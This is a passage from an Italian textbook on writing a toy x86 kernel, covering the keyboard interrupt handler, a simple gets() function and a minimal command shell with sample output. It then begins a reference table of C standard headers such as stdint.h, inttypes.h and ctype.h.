    os.kbd.map1[43]  = 'u';    os.kbd.map2[43]  = 'U';       // ù, §
    os.kbd.map1[44]  = 'z';    os.kbd.map2[44]  = 'Z';
    os.kbd.map1[45]  = 'x';    os.kbd.map2[45]  = 'X';
    os.kbd.map1[46]  = 'c';    os.kbd.map2[46]  = 'C';
    os.kbd.map1[47]  = 'v';    os.kbd.map2[47]  = 'V';
    os.kbd.map1[48]  = 'b';    os.kbd.map2[48]  = 'B';
    os.kbd.map1[49]  = 'n';    os.kbd.map2[49]  = 'N';
    os.kbd.map1[50]  = 'm';    os.kbd.map2[50]  = 'M';
    os.kbd.map1[51]  = ',';    os.kbd.map2[51]  = ';';
    os.kbd.map1[52]  = '.';    os.kbd.map2[52]  = ':';
    os.kbd.map1[53]  = '-';    os.kbd.map2[53]  = '_';
    os.kbd.map1[56]  = '<';    os.kbd.map2[56]  = '>';
    os.kbd.map1[57]  = ' ';    os.kbd.map2[57]  = ' ';
    //
    os.kbd.map1[55]  = '*';    os.kbd.map2[55]  = '*';
    os.kbd.map1[71]  = '7';    os.kbd.map2[71]  = '7';
    os.kbd.map1[72]  = '8';    os.kbd.map2[72]  = '8';
```

```
    os.kbd.map1[73]  = '9';     os.kbd.map2[73]  = '9';
    os.kbd.map1[74]  = '-';     os.kbd.map2[74]  = '-';
    os.kbd.map1[75]  = '4';     os.kbd.map2[75]  = '4';
    os.kbd.map1[76]  = '5';     os.kbd.map2[76]  = '5';
    os.kbd.map1[77]  = '6';     os.kbd.map2[77]  = '6';
    os.kbd.map1[78]  = '+';     os.kbd.map2[78]  = '+';
    os.kbd.map1[79]  = '1';     os.kbd.map2[79]  = '1';
    os.kbd.map1[80]  = '2';     os.kbd.map2[80]  = '2';
    os.kbd.map1[81]  = '3';     os.kbd.map2[81]  = '3';
    os.kbd.map1[82]  = '0';     os.kbd.map2[82]  = '0';
    os.kbd.map1[83]  = '.';     os.kbd.map2[83]  = '.';
    os.kbd.map1[92]  = '/';     os.kbd.map2[92]  = '/';
    os.kbd.map1[96]  = '\n';    os.kbd.map2[96]  = '\n';        // Invio
}
```

La funzione '**`keyboard()`**', avviata ogni volta che si preme un tasto o lo si rilascia (attraverso l'impulso dato da IRQ 2), interpreta il codice grezzo proveniente dalla tastiera e aggiorna la variabile strutturata ***os.kbd***. Per esempio tiene traccia della pressione dei tasti [*Ctrl*], [*Alt*] e della selezione delle maiuscole. Quando si tratta di un tasto che deve produrre un carattere, questo viene annotato nella variabile ***os.kbd.key***, ma solo se questa è vuota. In pratica ci deve essere un programma che «consuma» questa informazione, azzerando di conseguenza la variabile. Si osservi che la variabile ***os.kbd.echo***, se contiene un valore diverso da zero, indica la richiesta di visualizzare sullo schermo ciò che si preme ed è controllata dalla macroistruzione '**`echo()`**' (da '`vga.h`').

Listato 620.8. '`./05/lib/keyboard/keyboard.c`'

```
#include <kernel/keyboard.h>
#include <kernel/io.h>
#include <stdio.h>
void
keyboard (void)
{
    unsigned char scancode = inb (0x60);

    //
    // Shift, Shift-Lock, Ctrl, Alt
    //
    switch (scancode)
      {
        case 0x2A: os.kbd.shift = 1; break;
        case 0x36: os.kbd.shift = 1; break;
        case 0xAA: os.kbd.shift = 0; break;
        case 0xB6: os.kbd.shift = 0; break;
        case 0x1D: os.kbd.ctrl  = 1; break;
        case 0x9D: os.kbd.ctrl  = 0; break;
        case 0x38: os.kbd.alt   = 1; break;
        case 0xB8: os.kbd.alt   = 0; break;
        case 0x3A: os.kbd.shift_lock = ! os.kbd.shift_lock; break;
      }
    //
    // Ctrl+
```

```
    //
    if (scancode <= 127 && os.kbd.ctrl && os.kbd.key == 0)
      {
        switch (os.kbd.map1[scancode])
          {
            case 'a':  os.kbd.key = 0x01; break;  // SOH
            case 'b':  os.kbd.key = 0x02; break;  // STX
            case 'c':  os.kbd.key = 0x03; break;  // ETX
            case 'd':  os.kbd.key = 0x04; break;  // EOT
            case 'e':  os.kbd.key = 0x05; break;  // ENQ
            case 'f':  os.kbd.key = 0x06; break;  // ACK
            case 'g':  os.kbd.key = 0x07; break;  // BEL
            case 'h':  os.kbd.key = 0x08; break;  // BS
            case 'i':  os.kbd.key = 0x09; break;  // HT
            case 'j':  os.kbd.key = 0x0A; break;  // LF
            case 'k':  os.kbd.key = 0x0B; break;  // VT
            case 'l':  os.kbd.key = 0x0C; break;  // FF
            case 'm':  os.kbd.key = 0x0D; break;  // CR
            case 'n':  os.kbd.key = 0x0E; break;  // SO
            case 'o':  os.kbd.key = 0x0F; break;  // SI
            case 'p':  os.kbd.key = 0x10; break;  // DLE
            case 'q':  os.kbd.key = 0x11; break;  // DC1
            case 'r':  os.kbd.key = 0x12; break;  // DC2
            case 's':  os.kbd.key = 0x13; break;  // DC3
            case 't':  os.kbd.key = 0x14; break;  // DC4
            case 'u':  os.kbd.key = 0x15; break;  // NAK
            case 'v':  os.kbd.key = 0x16; break;  // SYN
            case 'w':  os.kbd.key = 0x17; break;  // ETB
            case 'x':  os.kbd.key = 0x18; break;  // CAN
            case 'y':  os.kbd.key = 0x19; break;  // EM
            case 'z':  os.kbd.key = 0x1A; break;  // SUB
            case '[':  os.kbd.key = 0x1B; break;  // ESC
            case '\\': os.kbd.key = 0x1C; break;  // FS
            case ']':  os.kbd.key = 0x1D; break;  // GS
            case '^':  os.kbd.key = 0x1E; break;  // RS
            case '_':  os.kbd.key = 0x1F; break;  // US
          }
        //
        if (os.kbd.echo && os.kbd.key)
          {
            (void) putchar (os.kbd.key);
          }
      }
    else if (scancode <= 127 && os.kbd.key == 0 && os.kbd.map1[scancode] != 0)
      {
        if (os.kbd.shift || os.kbd.shift_lock)
          {
            os.kbd.key = os.kbd.map2[scancode];
          }
        else
          {
```

```
                os.kbd.key = os.kbd.map1[scancode];
              }
            //
            if (os.kbd.echo && os.kbd.key)
              {
                (void) putchar (os.kbd.key);
              }
        }
}
```

620.3 Verifica del funzionamento

Per verificare il funzionamento delle chiamate di sistema, si può modificare il file '`kernel_main.c`' nel modo seguente. Ciò che si ottiene è di poter visualizzare sullo schermo il primo tasto che si preme (ciò avviene subito dopo la dichiarazione che il sistema è arrestato), in quanto non si possono inserire altri caratteri fino a quando «qualcuno» non svuota ***os.kbd.key***.

Figura 620.9. Modifiche da apportare al file '`./05/kernel/kernel_main.c`'

```
#include <kernel/kernel.h>
#include <kernel/build.h>
#include <stdio.h>
#include <kernel/gdt.h>
#include <kernel/mm.h>
#include <stdlib.h>
#include <kernel/int.h>
#include <sys/syscall.h>
#include <kernel/timer.h>
#include <kernel/keyboard.h>
...
        //
        // Predispone la memoria libera per l'utilizzo.
        //
        mm_init ();
        //
        // Predispone il timer.
        //
        timer_freq (CLOCKS_PER_SEC);
        //
        // Predispone la tastiera.
        //
        keyboard_load ();
        echo ();
        //
        // Predispone la tabella IDT.
        //
        idt();
...
```

Dopo avere ricompilato, riavviando la simulazione si deve ottenere una schermata simile a quella seguente, dove dopo l'arresto dichiarato del sistema si può premere un tasto che viene visualizzato:

```
05 20070821183438
[mboot_show] flags: 00000000000000000000001111100111 mlow: 027F mhigh: 00007BC0
[mboot_show] bootdev: 00FFFFFF cmdline: "(fd0)/kernel"
[kernel_memory_show] kernel 00100000..0010E45C  avail. 0010E45C..01EF0000
[kernel_memory_show] text   00100000..001054D8  rodata 001054E0..00105AC8
[kernel_memory_show] data   00105AC8..00105AC8  bss    00105AE0..0010E45C
[kernel_memory_show] limit  00001EF0
[gdt_print] base: 0x0010DB28 limit: 0x0017
[gdt_print] 0 00000000000000000000000000000000 00000000100000000001000000000000
[gdt_print] 1 00000000000000000001111011110000 00000000110000001001101000000000
[gdt_print] 2 00000000000000000001111011110000 00000000110000001001001000000000
[mm_init] available memory: 31333280 byte
[irq_remap] PIC (programmable interrupt controller) remap: ICW1, ICW2, ICW3,
ICW4, OCW1.
[kernel_main] system halted
h
```

[1] Evidentemente, il limite massimo teorico della frequenza che può essere generata è proprio 1,193 181 MHz che si ottiene dividendo semplicemente per uno; inoltre, sapendo che il divisore può avere al massimo il valore 65 535, la frequenza minima è di 18,22 Hz, corrispondente al valore predefinito iniziale.

Una specie di «shell»

Si conclude il lavoro del sistema giocattolo con una shell elementare, la quale deve acquisire i caratteri prodotti dalla tastiera e svolgere un compito in base al comando impartito. Ma prima di vedere il codice della funzione che svolge questo compito è necessario introdurre un'altra funzione, prevista dallo standard, che in precedenza è stata saltata: '**`gets()`**', dichiarata nel file di intestazione '`stdio.h`'.

La funzione '**`gets()`**' ottiene una stringa leggendo continuamente il contenuto della variabile '**`os.kbd.key`**'.

Listato 621.1. '`./05/lib/gets.c`'

```
#include <stdio.h>
#include <kernel/os.h>
char
*gets (char *s)
{
    int i;
    //
    // Legge os.kbd.char.
    //
    for (i = 0; i < 256; i++)
      {
        while (os.kbd.key == 0)
          {
            //
            // Attende un carattere.
            //
            ;
          }
        s[i] = os.kbd.key;
        os.kbd.key = 0;
        if (s[i] == '\n')
          {
            s[i] = 0;
            break;
          }
      }
    return s;
}
```

621.1 Realizzazione della shell

La shell è costituita dalla funzione '**`shell()`**', dichiarata nel file di intestazione '`app.h`', nel quale potrebbero essere inseriti i prototipi di altri tipi di applicazione, da avviare con l'aiuto della shell stessa.

Listato 621.2. '`./05/include/app/app.h`'

```
#ifndef _APP_H
#define _APP_H       1

void shell ();

#endif
```

Listato 621.3. '`./05/app/shell.c`'

```
#include <app/app.h>
#include <stdio.h>
#include <string.h>
#include <kernel/gdt.h>
#include <kernel/kernel.h>
#include <kernel/mm.h>
#include <kernel/multiboot.h>
void
shell (void)
{
    char command[256];
    //
    //
    //
    while (true)
      {
        printf ("# ");
        //
        // Legge un comando.
        //
        gets (command);
        //
        if (strcmp (command, "quit") == 0
            || strcmp (command, "q") == 0)
          {
            break;
          }
        else if (strcmp (command, "help") == 0
                 || strcmp (command, "h") == 0)
          {
            printf ("shell commands:\n");
            printf ("h|help         = this help\n");
            printf ("q|quit         = quit the shell\n");
            printf ("i mb|info mb   = show multiboot info\n");
            printf ("i gdt|info gdt = show gdt\n");
            printf ("i mem|info mem = show memory map\n");
          }
        else if (strcmp (command, "info mb") == 0
```

```
                  || strcmp (command, "i mb") == 0)
          {
            mboot_show ();
          }
        else if (strcmp (command, "info gdt") == 0
                  || strcmp (command, "i gdt") == 0)
          {
            gdt_print (&os.gdtr);
          }
        else if (strcmp (command, "info mem") == 0
                  || strcmp (command, "i mem") == 0)
          {
            kernel_memory_show ();
            mm_list ();
          }
        else
          {
            printf ("[%s] unknown command: %s\n", __func__, command);
          }
      }
}
```

La shell mostra un invito e si spetta l'inserimento di comandi molto semplici, come '**`i mem`**' per avere la mappa dell'utilizzo della memoria. Se si sbaglia non è possibile correggere e la pressione di tasti per la cancellazione provoca semplicemente la scrittura di codici non gestiti. Si osservi che anche gli spazi superflui contano come «errori».

621.2 Conclusione

Per concludere viene mostrato il listato definitivo del file '`kernel_main.c`', in cui si avvia la shell. Se con questo sistema si volesse fare qualcosa di più, basterebbe intervenire nella shell stessa, senza ritoccare ulteriormente il file '`kernel_main.c`'.

Listato 621.4. '`./05/kernel/kernel_main.c`'

```
#include <kernel/kernel.h>
#include <kernel/build.h>
#include <stdio.h>
#include <kernel/gdt.h>
#include <kernel/mm.h>
#include <stdlib.h>
#include <kernel/int.h>
#include <sys/syscall.h>
#include <kernel/timer.h>
#include <kernel/keyboard.h>
#include <app/app.h>
//
// Funzione principale, da dove si avvia il kernel.
```

```
//
void
kernel_main (unsigned long magic, multiboot_t *info)
{
    //
    // Inizializza i dati relativi alla gestione dello schermo VGA,
    // quindi ripulisce lo schermo.
    //
    vga_init ();
    clear ();
    //
    // Data e orario di compilazione.
    //
    printf ("05 %s\n", BUILD_DATE);
    //
    // Cerca le informazioni «multiboot».
    //
    if (magic == 0x2BADB002)
      {
        //
        // Salva e mostra le informazioni multiboot.
        //
        mboot_info (info);
        mboot_show ();
        //
        // Raccoglie i dati sulla memoria fisica.
        //
        kernel_memory (info);
        //
        // Predispone la tabella GDT.
        //
        gdt ();
        //
        // Predispone la memoria libera per l'utilizzo.
        //
        mm_init ();
        //
        // Predispone il timer.
        //
        timer_freq (CLOCKS_PER_SEC);
        //
        // Predispone la tastiera.
        //
        keyboard_load ();
        echo ();
        //
        // Predispone la tabella IDT.
```

```
        //
        idt();
      }
    else
      {
        printf ("[%s] no \"multiboot\" header!\n", __func__);
      }
    //
    // Shell.
    //
    shell ();
    //
    printf ("[%s] system halted\n", __func__);
    _Exit (0);
}
```

Nella schermata successiva si vede una breve interazione con la shell, dove appare anche un errore di digitazione.

```
# help
shell commands:
h|help         = this help
q|quit         = quit the shell
i mb|info mb   = show multiboot info
i gdt|info gdt = show gdt
i mem|info mem = show memory map
# info mb
[mboot_show] flags: 00000000000000000000011111100111 mlow: 027F mhigh: 00007BC0
[mboot_show] bootdev: 00FFFFFF cmdline: "(fd0)/kernel"
# info gdt
[gdt_print] base: 0x0010E068 limit: 0x0017
[gdt_print] 0 00000000000000000000000000000000 00000000100000000010000000000000
[gdt_print] 1 00000000000000000001111011110000 00000000110000001001101000000000
[gdt_print] 2 00000000000000000001111011110000 00000000110000001001001000000000
# info em...
[shell] unknown command: info em...
# info mem
[kernel_memory_show] kernel 00100000..0010E5A4  avail. 0010E5A4..01EF0000
[kernel_memory_show] text   00100000..001058F4  rodata 00105900..0010600C
[kernel_memory_show] data   0010600C..0010600C  bss    00106020..0010E5A4
[kernel_memory_show] limit  00001EF0
[mm_list] free 0010E5A8..01EF0000 size 01EEFFFC
# quit
[kernel_main] system halted
```

Parte xcv

Promemoria della libreria C standard

622 C: «stdarg.h»

Macro-istruzione	Descrizione
`void va_start (va_list` ***ap*** `,` ***parametro_n*** `);`	Inizializza la variabile ***ap***, di tipo '**`va_list`**', in modo che punti all'area di memoria immediatamente successiva al parametro indicato, il quale deve essere l'ultimo.
tipo `va_arg (va_list` ***ap*** `,` ***tipo*** `);`	Restituisce il contenuto dell'area di memoria a cui punta ***ap***, utilizzando il tipo indicato, incrementando contestualmente il puntatore in modo che, al termine, si trovi nell'area di memoria immediatamente successiva.
`void va_copy (va_list` ***dst*** `, va_list` ***org*** `);`	Copia il puntatore ***org*** nella variabile ***dst***.
`void va_end (va_list` ***ap*** `);`	Conclude l'utilizzo del puntatore ***ap***.

623 C: «limits.h»

Macro-variabile	Descrizione
CHAR_BIT	Quantità di bit utilizzata per rappresentare il tipo '**char**', con o senza segno. In altri termini è l'unità di memorizzazione più piccola con cui si può gestire l'insieme di caratteri minimo. Di norma si tratta di 8 bit.
SCHAR_MIN SCHAR_MAX	Il valore minimo e il valore massimo rappresentabile in una variabile '**signed char**'.
UCHAR_MAX	Il valore massimo rappresentabile in una variabile '**unsigned char**'. Il valore minimo è zero.
CHAR_MIN CHAR_MAX	Il valore minimo e il valore massimo rappresentabile in una variabile '**char**'. Questi valori dipendono dal fatto che il tipo '**char**' sia da intendere equivalente a un tipo '**unsigned char**' o '**signed char**', da cui ereditano i limiti.
MB_LEN_MAX	La quantità massima di byte che possono essere usati per rappresentare un carattere multibyte, qualunque sia la configurazione locale.
SHRT_MIN SHRT_MAX	Il valore minimo e il valore massimo rappresentabile in una variabile '**short int**'.
USHRT_MAX	Il valore massimo rappresentabile in una variabile '**unsigned short int**'. Il valore minimo è zero.
INT_MIN INT_MAX	Il valore minimo e il valore massimo rappresentabile in una variabile '**int**'.
UINT_MAX	Il valore massimo rappresentabile in una variabile '**unsigned int**'. Il valore minimo è zero.
LONG_MIN LONG_MAX	Il valore minimo e il valore massimo rappresentabile in una variabile '**long int**'.
ULONG_MAX	Il valore massimo rappresentabile in una variabile '**unsigned long int**'. Il valore minimo è zero.
LLONG_MIN LLONG_MAX	Il valore minimo e il valore massimo rappresentabile in una variabile '**long long int**'.
ULLONG_MAX	Il valore massimo rappresentabile in una variabile '**unsigned long long int**'. Il valore minimo è zero.

624 C: «stdint.h»

Con segno	Senza segno	Descrizione
int8_t int16_t int32_t int64_t	uint8_t uint16_t uint32_t uint64_t	Tipo intero, facoltativo, il cui rango è prestabilito esattamente.
INT8_MIN INT8_MAX INT16_MIN INT16_MAX INT32_MIN INT32_MAX INT64_MIN INT64_MAX	UINT8_MAX UINT16_MAX UINT32_MAX UINT64_MAX	Limiti minimi e massimi dei tipi ‘**int*n*_t**’ e ‘**uint*n*_t**’.
int_least8_t int_least16_t int_least32_t int_least64_t	uint_least8_t uint_least16_t uint_least32_t uint_least64_t	Tipo intero con un rango minimo stabilito.
INT_LEAST8_MIN INT_LEAST8_MAX INT_LEAST16_MIN INT_LEAST16_MAX INT_LEAST32_MIN INT_LEAST32_MAX INT_LEAST64_MIN INT_LEAST64_MAX	UINT_LEAST8_MAX UINT_LEAST16_MAX UINT_LEAST32_MAX UINT_LEAST64_MAX	Limiti minimi e massimi dei tipi ‘**int_least*n*_t**’ e ‘**uint_least*n*_t**’.

Con segno	Senza segno	Descrizione
INT8_C(*val*) INT16_C(*val*) INT32_C(*val*) INT64_C(*val*)	UINT8_C(*val*) UINT16_C(*val*) UINT32_C(*val*) UINT64_C(*val*)	Macro-istruzione per attribuire l'estensione che definisce il tipo corretto a un valore costante, da intendere secondo il tipo '**int_least*n*_t**' o '**uint_least*n*_t**'.
int_fast8_t int_fast16_t int_fast32_t int_fast64_t	uint_fast8_t uint_fast16_t uint_fast32_t uint_fast64_t	Tipo intero con un rango minimo stabilito, con caratteristiche ottimali per la velocità elaborativa.
INT_FAST8_MIN INT_FAST8_MAX INT_FAST16_MIN INT_FAST16_MAX INT_FAST32_MIN INT_FAST32_MAX INT_FAST64_MIN INT_FAST64_MAX	UINT_FAST8_MAX UINT_FAST16_MAX UINT_FAST32_MAX UINT_FAST64_MAX	Limiti minimi e massimi dei tipi '**int_fast*n*_t**' e '**uint_fast*n*_t**'.
intptr_t	uintptr_t	Tipo facoltativo intero capace di contenere il valore di un puntatore, convertibile da e verso '**void ***'.
INTPTR_MIN INTPTR_MAX	UINTPTR_MAX	Limiti minimi e massimi dei tipi '**intptr_t**' e '**uintptr_t**'.
intmax_t	uintmax_t	Tipo intero di rango massimo.
INTMAX_MIN INTMAX_MAX	UINTMAX_MAX	Limiti minimi e massimi dei tipi '**intmax_t**' e '**uintmax_t**'.
INTMAX_C(*val*)	UINTMAX_C(*val*)	Macro-istruzione per attribuire l'estensione che definisce il tipo corretto a un valore costante, da intendere secondo il tipo '**intmax_t**' o '**uintmax_t**'.
PTRDIFF_MIN PTRDIFF_MAX		Limiti minimi e massimi del tipo '**ptrdiff_t**'.

Con segno	Senza segno	Descrizione
SIG_ATOMIC_MIN SIG_ATOMIC_MAX		Limiti minimi e massimi del tipo ‘**sig_atomic_t**’.
	SIZE_MAX	Limite massimo del tipo ‘**size_t**’ (senza segno).
WCHAR_MIN WCHAR_MAX		Limiti minimi e massimi del tipo ‘**wchar_t**’.
WINT_MIN WINT_MAX		Limiti minimi e massimi del tipo ‘**wint_t**’.

625 C: «inttypes.h»

Macro-variabili per la composizione dell'output	Macro-variabili per l'interpretazione dell'input	Esempi schematici

PRId8
PRId16
PRId32
PRId64
	SCNd8
	SCNd16
	SCNd32
	SCNd64
		int32_t i = INT32_MAX;
		…
		printf ("i = %010" PRId32 "\n", i);
		…
		scanf ("%" SCNd32, &i);

PRIi8
PRIi16
PRIi32
PRIi64
	SCNi8
	SCNi16
	SCNi32
	SCNi64
		int32_t i = INT32_MAX;
		…
		printf ("i = %010" PRIi32 "\n", i);
		…
		scanf ("%" SCNi32, &i);

PRIdLEAST8
PRIdLEAST16
PRIdLEAST32
PRIdLEAST64
	SCNdLEAST8
	SCNdLEAST16
	SCNdLEAST32
	SCNdLEAST64
		int_least32_t i = INT_LEAST32_MAX;
		…
		printf ("i = %010" PRIdLEAST32 "\n", i);
		…
		scanf ("%" SCNdLEAST32, &i);

PRIiLEAST8
PRIiLEAST16
PRIiLEAST32
PRIiLEAST64
	SCNiLEAST8
	SCNiLEAST16
	SCNiLEAST32
	SCNiLEAST64
		int_least32_t i = INT_LEAST32_MAX;
		…
		printf ("i = %010" PRIiLEAST32 "\n", i);
		…
		scanf ("%" SCNiLEAST32, &i);

PRIdFAST8
PRIdFAST16
PRIdFAST32
PRIdFAST64
	SCNdFAST8
	SCNdFAST16
	SCNdFAST32
	SCNdFAST64
		int_fast32_t i = INT_FAST32_MAX;
		…
		printf ("i = %010" PRIdFAST32 "\n", i);
		…
		scanf ("%" SCNdFAST32, &i);

PRIiFAST8
PRIiFAST16
PRIiFAST32
PRIiFAST64
	SCNiFAST8
	SCNiFAST16
	SCNiFAST32
	SCNiFAST64
		int_fast32_t i = INT_FAST32_MAX;
		…
		printf ("i = %010" PRIiFAST32 "\n", i);
		…
		scanf ("%" SCNiFAST32, &i);

Macro-variabili per la composizione dell'output	Macro-variabili per l'interpretazione dell'input	Esempi schematici

`PRIdMAX`
`PRIdPTR`
`PRIiMAX`
`PRIiPTR`
	`SCNdMAX`
	`SCNdPTR`
	`SCNiMAX`
	`SCNiPTR`
		`intmax_t i = INTMAX_MAX;`
		…
		`printf ("i = %020" PRIiMAX "\n", i);`
		…
		`scanf ("%" SCNiMAX, &i);`

`PRIo8`
`PRIo16`
`PRIo32`
`PRIo64`
	`SCNo8`
	`SCNo16`
	`SCNo32`
	`SCNo64`
		`uint32_t i = UINT32_MAX;`
		…
		`printf ("i = %011" PRIo32 "\n", i);`
		…
		`scanf ("%" SCNo32, &i);`

`PRIoLEAST8`
`PRIoLEAST16`
`PRIoLEAST32`
`PRIoLEAST64`
	`SCNoLEAST8`
	`SCNoLEAST16`
	`SCNoLEAST32`
	`SCNoLEAST64`
		`uint_least32_t i = UINT_LEAST32_MAX;`
		…
		`printf ("i = %011" PRIoLEAST32 "\n", i);`
		…
		`scanf ("%" SCNoLEAST32, &i);`

`PRIoFAST8`
`PRIoFAST16`
`PRIoFAST32`
`PRIoFAST64`
	`SCNoFAST8`
	`SCNoFAST16`
	`SCNoFAST32`
	`SCNoFAST64`
		`uint_fast32_t i = UINT_FAST32_MAX;`
		…
		`printf ("i = %011" PRIoFAST32 "\n", i);`
		…
		`scanf ("%" SCNoFAST32, &i);`

`PRIoMAX`
`PRIoPTR`
	`SCNoMAX`
	`SCNoPTR`
		`uintmax_t i = INTMAX_MAX;`
		…
		`printf ("i = %022" PRIoMAX "\n", i);`
		…
		`scanf ("%" SCNoMAX, &i);`

`PRIu8`
`PRIu16`
`PRIu32`
`PRIu64`
	`SCNu8`
	`SCNu16`
	`SCNu32`
	`SCNu64`
		`uint32_t i = UINT32_MAX;`
		…
		`printf ("i = %010" PRIu32 "\n", i);`
		…
		`scanf ("%" SCNu32, &i);`

Macro-variabili per la composizione dell'output	Macro-variabili per l'interpretazione dell'input	Esempi schematici

`PRIuLEAST8`
`PRIuLEAST16`
`PRIuLEAST32`
`PRIuLEAST64`
	`SCNuLEAST8`
	`SCNuLEAST16`
	`SCNuLEAST32`
	`SCNuLEAST64`
		`uint_least32_t i = UINT_LEAST32_MAX;`
		…
		`printf ("i = %010" PRIuLEAST32 "\n", i);`
		…
		`scanf ("%" SCNuLEAST32, &i);`

`PRIuFAST8`
`PRIuFAST16`
`PRIuFAST32`
`PRIuFAST64`
	`SCNuFAST8`
	`SCNuFAST16`
	`SCNuFAST32`
	`SCNuFAST64`
		`uint_fast32_t i = UINT_FAST32_MAX;`
		…
		`printf ("i = %010" PRIuFAST32 "\n", i);`
		…
		`scanf ("%" SCNuFAST32, &i);`

`PRIuMAX`
`PRIuPTR`
	`SCNuMAX`
	`SCNuPTR`
		`uintmax_t i = INTMAX_MAX;`
		…
		`printf ("i = %022" PRIuMAX "\n", i);`
		…
		`scanf ("%" SCNuMAX, &i);`

`PRIx8`
`PRIX8`
`PRIx16`
`PRIX16`
`PRIx32`
`PRIX32`
`PRIx64`
`PRIX64`
	`SCNx8`
	`SCNx16`
	`SCNx32`
	`SCNx64`
		`uint32_t i = UINT32_MAX;`
		…
		`printf ("i = %08" PRIx32 "\n", i);`
		…
		`scanf ("%" SCNx32, &i);`

`PRIxLEAST8`
`PRIXLEAST8`
`PRIxLEAST16`
`PRIXLEAST16`
`PRIxLEAST32`
`PRIXLEAST32`
`PRIxLEAST64`
`PRIXLEAST64`
	`SCNxLEAST8`
	`SCNxLEAST16`
	`SCNxLEAST32`
	`SCNxLEAST64`
		`uint_least32_t i = UINT_LEAST32_MAX;`
		…
		`printf ("i = %08" PRIxLEAST32 "\n", i);`
		…
		`scanf ("%" SCNxLEAST32, &i);`

Macro-variabili per la composizione dell'output	Macro-variabili per l'interpretazione dell'input	Esempi schematici

`PRIxFAST8`
`PRIXFAST8`
`PRIxFAST16`
`PRIXFAST16`
`PRIxFAST32`
`PRIXFAST32`
`PRIxFAST64`
`PRIXFAST64`
	`SCNxFAST8`
	`SCNxFAST16`
	`SCNxFAST32`
	`SCNxFAST64`
		`uint_fast32_t i = UINT_FAST32_MAX;`
		…
		`printf ("i = %08" PRIxFAST32 "\n", i);`
		…
		`scanf ("%" SCNxFAST32, &i);`

`PRIxMAX`
`PRIXMAX`
`PRIxPTR`
`PRIXPTR`
	`SCNxMAX`
	`SCNxPTR`
		`uintmax_t i = UINTMAX_MAX;`
		…
		`printf ("i = %016" PRIxMAX "\n", i);`
		…
		`scanf ("%" SCNxMAX, &i);`

Funzione	Descrizione
`intmax_t imaxabs (intmax_t` ***j***`);`	Restituisce il valore assoluto del numero passato come argomento.
`imaxdiv_t imaxdiv (intmax_t` ***numer***`,` `intmax_t` ***denom***`);`	Restituisce il risultato della divisione dei due argomenti, in una struttura contenente il risultato intero e il resto della divisione.

`intmax_t strtoimax`
`(const char *restrict` ***s***`,`
`char **restrict` ***p***`,`
`int` ***base***`);`
`uintmax_t strtouimax`
`(const char *restrict` ***s***`,`
`char **restrict` ***p***`,`
`int` ***base***`);`
	Converte la stringa fornita come primo argomento in un numero intero, come si vede dal modello sintattico, interpretando la stringa come numero espresso nella base rappresentata dal parametro ***base***. La conversione avviene fino a dove è possibile riconoscere caratteri che compongono un valore valido; se il secondo argomento è un puntatore a un puntatore valido (un puntatore a un'area di memoria che può contenere a sua volta un puntatore dal tipo '**`char`**'), al suo interno viene memorizzato l'indirizzo finale della scansione, a partire dal quale si trovano caratteri non decifrabili, oppure dove si trova il carattere nullo di terminazione della stringa.

`intmax_t wcstoimax`
`(const wchar_t *restrict` ***wcs***`,`
`wchar_t **restrict` ***p***`,`
`int` ***base***`);`
`uintmax_t wcstouimax`
`(const wchar_t *restrict` ***wcs***`,`
`wchar_t **restrict` ***p***`,`
`int` ***base***`);`
	Converte la stringa estesa fornita come primo argomento in un numero intero, come si vede dal modello sintattico, interpretando la stringa estesa come numero espresso nella base rappresentata dal parametro ***base***. La conversione avviene fino a dove è possibile riconoscere caratteri estesi che compongono un valore valido; se il secondo argomento è un puntatore a un puntatore valido (un puntatore a un'area di memoria che può contenere a sua volta un puntatore dal tipo '**`wchar_t`**'), al suo interno viene memorizzato l'indirizzo finale della scansione, a partire dal quale si trovano caratteri estesi non decifrabili, oppure dove si trova il carattere nullo di terminazione della stringa.

626 C: «ctype.h»

Funzione	Descrizione
`int isalnum (int c);`	L'argomento rappresentato dal parametro ***c*** è un carattere senza segno convertito in un intero, oppure l'equivalente di '**`EOF`**'. La funzione restituisce un valore diverso da zero se l'argomento corrisponde a un carattere alfabetico o numerico. Equivale alla corrispondenza con '**`isalpha()`**' o con '**`isdigit()`**'.
`int isalpha (int c);`	L'argomento rappresentato dal parametro ***c*** è un carattere senza segno convertito in un intero, oppure l'equivalente di '**`EOF`**'. La funzione restituisce un valore diverso da zero se l'argomento corrisponde a un carattere alfabetico. Equivale alla corrispondenza con '**`isupper()`**' o con '**`islower()`**'.
`int isblank (int c);`	L'argomento rappresentato dal parametro ***c*** è un carattere senza segno convertito in un intero, oppure l'equivalente di '**`EOF`**'. La funzione restituisce un valore diverso da zero se l'argomento corrisponde a un carattere per la spaziatura orizzontale delle parole.
`int iscntrl (int c);`	L'argomento rappresentato dal parametro ***c*** è un carattere senza segno convertito in un intero, oppure l'equivalente di '**`EOF`**'. La funzione restituisce un valore diverso da zero se l'argomento corrisponde a un carattere di controllo.
`int isdigit (int c);`	L'argomento rappresentato dal parametro ***c*** è un carattere senza segno convertito in un intero, oppure l'equivalente di '**`EOF`**'. La funzione restituisce un valore diverso da zero se l'argomento corrisponde a un carattere che rappresenta una cifra decimale.
`int isgraph (int c);`	L'argomento rappresentato dal parametro ***c*** è un carattere senza segno convertito in un intero, oppure l'equivalente di '**`EOF`**'. La funzione restituisce un valore diverso da zero se l'argomento corrisponde a un carattere che ha una rappresentazione grafica, escluso lo spazio.
`int islower (int c);`	L'argomento rappresentato dal parametro ***c*** è un carattere senza segno convertito in un intero, oppure l'equivalente di '**`EOF`**'. La funzione restituisce un valore diverso da zero se l'argomento corrisponde a un carattere alfabetico minuscolo.
`int isprint (int c);`	L'argomento rappresentato dal parametro ***c*** è un carattere senza segno convertito in un intero, oppure l'equivalente di '**`EOF`**'. La funzione restituisce un valore diverso da zero se l'argomento corrisponde a un carattere che ha una rappresentazione grafica, incluso lo spazio.
`int ispunct (int c);`	L'argomento rappresentato dal parametro ***c*** è un carattere senza segno convertito in un intero, oppure l'equivalente di '**`EOF`**'. La funzione restituisce un valore diverso da zero se l'argomento corrisponde a un carattere di punteggiatura.

Funzione	Descrizione
`int isspace (int c);`	L'argomento rappresentato dal parametro ***c*** è un carattere senza segno convertito in un intero, oppure l'equivalente di '**`EOF`**'. La funzione restituisce un valore diverso da zero se l'argomento corrisponde a un carattere di spaziatura, sia orizzontale, sia verticale, incluso il salto pagina e il ritorno a carrello.
